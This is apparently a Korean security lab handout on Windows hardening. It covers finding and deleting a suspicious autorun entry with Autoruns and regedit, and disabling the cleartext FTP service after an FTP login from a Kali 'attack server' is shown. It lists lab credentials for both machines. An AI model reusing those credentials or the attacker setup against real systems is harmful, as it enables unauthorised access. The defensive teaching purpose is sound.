


## 5 <실습> 윈도우 레지스트리의 이해

### • 실습 풀이

#### - 악성코드 탐지

» 의심되는 실행 파일을 더블 클릭하여 레지스트리 편집기를 통해 정보 확인



# 5 <실습> 윈도우 레지스트리의 이해

## • 실습 풀이

### - 악성코드 삭제

» 의심되는 실행 프로그램을 Image Path를 통해 파일 경로 확인

Autoruns [WIN-N3L042BRBPE\Administrator] - Sysinternals: www.sysinternals.com

Autourun Entry	Description	Publisher	Image Path	Timestamp
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\Winlogon			\AppSetup	2018-09-09 오전 1:38
UsrLogon.cmd			c:\Windows\system32\usrlogon.cmd	2013-08-18 오후 11:42
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run				2018-09-09 오전 5:17
MSC	Microsoft Security Client	Microsoft Corporation	c:\Program Files\Microsoft Security Client\	2016-11-15 오후 1:53
Tvnccontrol	TightVNC Server	GlavSoft LLC	c:\Program Files\TightVNC\Tvnserver.exe	2013-07-19 오후 2:21
Vmware Use...	VMware Tools Core...	VMware, Inc.	c:\Program Files\vmware\vmware tools...	2013-03-23 오후 11:33
HKEY_LOCAL_MACHINE\Wow6432Node\Microsoft\Windows\CurrentVersion\Run				2018-09-09 오전 6:14
Adobe Reader...	Adobe Acrobat SpeedL...	Adobe Systems Incorporated	c:\Program Files (x86)\Adobe\Reader 8...	2007-05-11 오후 8:06
SysCom			c:\Windows\SysWOW64\SysCom.exe	2014-11-25 오후 5:22
C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup				2014-11-13 오후 4:29
hcait-start...			File not found: C:\Users\Administrator...	
HKEY_LOCAL_MACHINE\Software\Microsoft\Active Setup\Installed Components				2017-06-19 오후 2:09
.NET Framework...			File not found: C:\Program Files\Wind...	
Address Boo...			File not found: C:\Program Files\Wind...	
Browsing En...			File not found: C:\Program Files\Wind...	
Chrome	Google Chrome Installer	Google Inc.	c:\Program Files (x86)\Google\Chrome...	2018-08-08 오전 7:05
DirectDrawEx			File not found: C:\Program Files\Wind...	
Dynamic HT...	Google Chrome Installer	Google Inc.	c:\Program Files (x86)\Google\Chrome...	2018-08-08 오전 7:05
Internet Expl...			File not found: C:\Program Files\Wind...	
Internet Expl...			File not found: C:\Program Files\Wind...	
Microsoft Wi...			File not found: C:\Program Files\Wind...	
Microsoft Wi...			File not found: C:\Program Files\Wind...	
MSN Site Ac...			File not found: C:\Program Files\Wind...	
HKEY_LOCAL_MACHINE\Wow6432Node\Microsoft\Active Setup\Components				2013-08-23 오전 12:39
Address Boo...			File not found: C:\Program Files (x86)\...	
Browsing En...			File not found: C:\Program Files (x86)\...	
DirectDrawEx			File not found: C:\Program Files (x86)\...	
Internet Expl...			File not found: C:\Program Files (x86)\...	
Internet Expl...			File not found: C:\Program Files (x86)\...	
Microsoft Wi...			File not found: C:\Program Files (x86)\...	
Microsoft Wi...			File not found: C:\Program Files (x86)\...	
Microsoft Wi...			File not found: C:\Program Files (x86)\...	
syscom.exe				
	Size:	136 K		Windows 정품 인증
	Time:	2014-11-25 오후 5:22		제어판에서 시스템으로 이동하여 Windows를
C:\Windows\System32\SysCom.exe				정품 인증합니다.


Ready. | Windows Entries Hidden.

## 5 <실습> 윈도우 레지스트리의 이해

### • 실습 풀이

#### - 악성코드 삭제

» 의심되는 실행 프로그램에 관련된 레지스트리 데이터 값을 regedit를 통해 삭제




## 5 <실습> 윈도우 레지스트리의 이해

### • 실습 풀이

#### - 악성코드 삭제

» 작업관리자를 통해 실행중인 의심 파일을 종료




# 5 <실습> 윈도우 레지스트리의 이해

## • 실습 풀이

### - 악성코드 삭제

▶ 확인한 파일 경로로 이동하여 악성파일 삭제



## 6 <실습> 윈도우 서비스 관리

### • 실습번호 # 1.1.3.6 서비스 보안 관리

#### - 실습 목표

» FTP 서비스를 제한할 수 있습니다.

#### - 실습 환경

구성	ID/PW	IP
공격 서버 (Kali Linux)	root / toor	192.168.10.99
대응 서버 (Windows Server)	Administrator / 1q2w3e4r% %	192.168.10.101

(도메인 설정 후, vm종료를 하지 않았을 경우, 1q2w3e4r!!)

#### - 실습 문제 구성

» FTP 서비스는 계정과 패스워드가 암호화 되지 않은 채로 전송되므로 공격자에게 사용자 정보가 유출될 수 있습니다. 따라서 FTP 서비스와 같이 보안에 취약한 서비스는 사용하지 않을 때 서비스를 중단하는 것을 권장합니다. 관리자는 현재 사용하지 않은 서비스인 FTP 서비스를 중지시키고 시작유형을 '사용 안함'으로 변경하시오.


## 6 <실습> 윈도우 서비스 관리

### • 실습 풀이

#### - FTP 서비스 사용 (Kali Linux)

» 공격 서버에서 대응 서버로 ftp 접속

# ftp [대응 서버 IP]



```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# ftp 192.168.10.101
gFTP Warning: Skipping line 248 in config file: entropy_source
gFTP Warning: Skipping line 251 in config file: entropy_len
gFTP Warning: Skipping line 254 in config file: verify_ssl_peer
gFTP 2.0.19, Copyright (C) 1998-2008 Brian Masney <masneyb@gftp.org>. If you
have any questions, comments, or suggestions about this program, please feel
free to email them to me. You can always find out the latest news about gFTP
from my website at http://www.gftp.org/
gFTP comes with ABSOLUTELY NO WARRANTY; for details, see the COPYING file. This
is free software, and you are welcome to redistribute it under certain
conditions; for details, see the COPYING file


Username [anonymous]: administrator
Password:
Looking up 192.168.10.101
Trying 192.168.10.101:21
Connected to 192.168.10.101:21
220 Microsoft FTP Service
USER administrator
331 Password required
PASS xxxx
230 User logged in.
SYST
215 Windows_NT
TYPE I
200 Type set to I.
PWD
257 "/" is current directory.
ftp>
```

## 6 <실습> 윈도우 서비스 관리

### • 실습 풀이

#### - FTP 서비스 사용 (Windows Server)

» FTP 서비스를 이용할 시 패킷 평문 전송이 되어 ID와 Password가 노출 되는 취약점을 확인




## 6 <실습> 윈도우 서비스 관리

### • 실습 풀이

#### - FTP 서비스 중지 (GUI)

» # 시작메뉴 마우스 오른쪽 클릭 → 실행 → services.msc 입력 → 서비스 화면에서 Microsoft FTP Service 확인




## 6 <실습> 윈도우 서비스 관리

### • 실습 풀이

#### - FTP 서비스 중지 (GUI)

» # Microsoft FTP Service 마우스 오른쪽 클릭 → 속성 클릭

